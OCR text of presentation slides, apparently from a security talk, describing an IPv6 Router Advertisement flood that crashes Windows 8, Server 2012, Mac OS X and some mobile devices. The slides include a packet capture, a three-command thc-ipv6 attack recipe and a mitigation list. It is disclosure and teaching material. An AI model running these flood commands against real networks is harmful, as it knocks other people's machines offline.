
- Drives Windows to 100% CPU
- Also affects FreeBSD
- No effect on Mac OS X or Ubuntu Linux

The New RA Flood

Image from guntech.com/

MORE IS BETTER

- Each RA now contains
  - 17 Route Information sections
  - 18 Prefix Information sections



```
▷ Frame 116: 1038 bytes on wire (8304 bits), 1038 bytes captured (8304 bits)
▷ Ethernet II, Src: Apple_f6:27:8a (44:2a:60:f6:27:8a), Dst: IPv6mcast_00:00:00:01 (33:33:00:00:00:01)
▷ Internet Protocol Version 6, Src: fe80::94:3b5e:94b4:7b01 (fe80::94:3b5e:94b4:7b01), Dst: ff02::1 (ff02::1)
▽ Internet Control Message Protocol v6
    Type: Router Advertisement (134)
    Code: 0
    Checksum: 0x2b0c [correct]
    Cur hop limit: 255
  ▷ Flags: 0x08
    Router lifetime (s): 65535
    Reachable time (ms): 16384000
    Retrans timer (ms): 1966080
  ▷ ICMPv6 Option (MTU : 1500)
  ▷ ICMPv6 Option (Source link-layer address : 44:2a:60:f6:27:8a)
  ▷ ICMPv6 Option (Prefix information : 2003:943c:5f94:b47b::/64)
  ▷ ICMPv6 Option (Prefix information : 2003:943d:6194:b47b::/64)
  ▷ ICMPv6 Option (Prefix information : 2003:943e:6394:b47b::/64)
  ▷ ICMPv6 Option (Prefix information : 2003:943f:6594:b47b::/64)
  ▷ ICMPv6 Option (Prefix information : 2003:9440:6794:b47b::/64)
  ▷ ICMPv6 Option (Prefix information : 2003:9441:6994:b47b::/64)
  ▷ ICMPv6 Option (Prefix information : 2003:9442:6b94:b47b::/64)
  ▷ ICMPv6 Option (Prefix information : 2003:9443:6d94:b47b::/64)
  ▷ ICMPv6 Option (Prefix information : 2003:9444:6f94:b47b::/64)
  ▷ ICMPv6 Option (Prefix information : 2003:9445:7194:b47b::/64)
  ▷ ICMPv6 Option (Prefix information : 2003:9446:7394:b47b::/64)
  ▷ ICMPv6 Option (Prefix information : 2003:9447:7594:b47b::/64)
```

Flood Does Not Work Alone

- Before the flood, you must send some normal RA packets
- This puts Windows into a vulnerable state
  - Thanks to var_x for noticing this in my lab at CCSF


How to Perform this Attack

- For best results, use a gigabit Ethernet NIC on attacker and a gigabit switch
- Use thc-ipv6 2.1 on Linux
- Three Terminal windows:
    1. ./fake_router6 eth1 a::/64
    2. ./fake_router6 eth1 b::/64
    3. ./flood_router26 eth1
- Windows dies within 30 seconds

Effects of New RA Flood

- Win 8 & Server 2012 die (BSOD)
- Microsoft Surface RT dies (BSOD)
- Mac OS X dies
- Win 7 & Server 2008 R2, with the "IPv6 Readiness Update" freeze during attack
- iPad 3 slows and sometimes crashes
- Android phone slows and sometimes crashes
- Ubuntu Linux suffers no harm

Videos and Details



samsclass.info/ipv6/proj/RA_flood2.htm

New RA Flood Attack

Contents

1. Killing Mac OS X and Windows Server 2012
2. Microsoft's IPv6 Readiness Update
3. Wireless: Injuring the iPad 3
4. Killing Mac OS X Reliably with a better switch
5. Wireless: Freezing the iPad Mini

Wireless: Freezing the iPad Mini

The iPad Mini is more vulnerable than the iPad 1 or the iPad 3, as shown in this video. But adding a second iPad to the wireless LAN reduces the attack effect greatly. This is interesting because it's the opposite of what we see in a wired network, where adding a router to the LAN is necessary to kill the Mac OS X reliably.

Mitigation

- Disable IPv6
- Turn off Router Discovery with netsh
- Use a firewall to block rogue RAs
- Get a switch with RA Guard
- Microsoft's "IPv6 Readiness Update" provides some protection for Win 7 & Server 2008 R2
  - Released Nov. 13, 2012
  - KB 2750841
  - ***But NOT for Win 8 or Server 2012!!***

DEMO

More Info

- Slides, instructions for the attacks, & more at
- Samsclass.info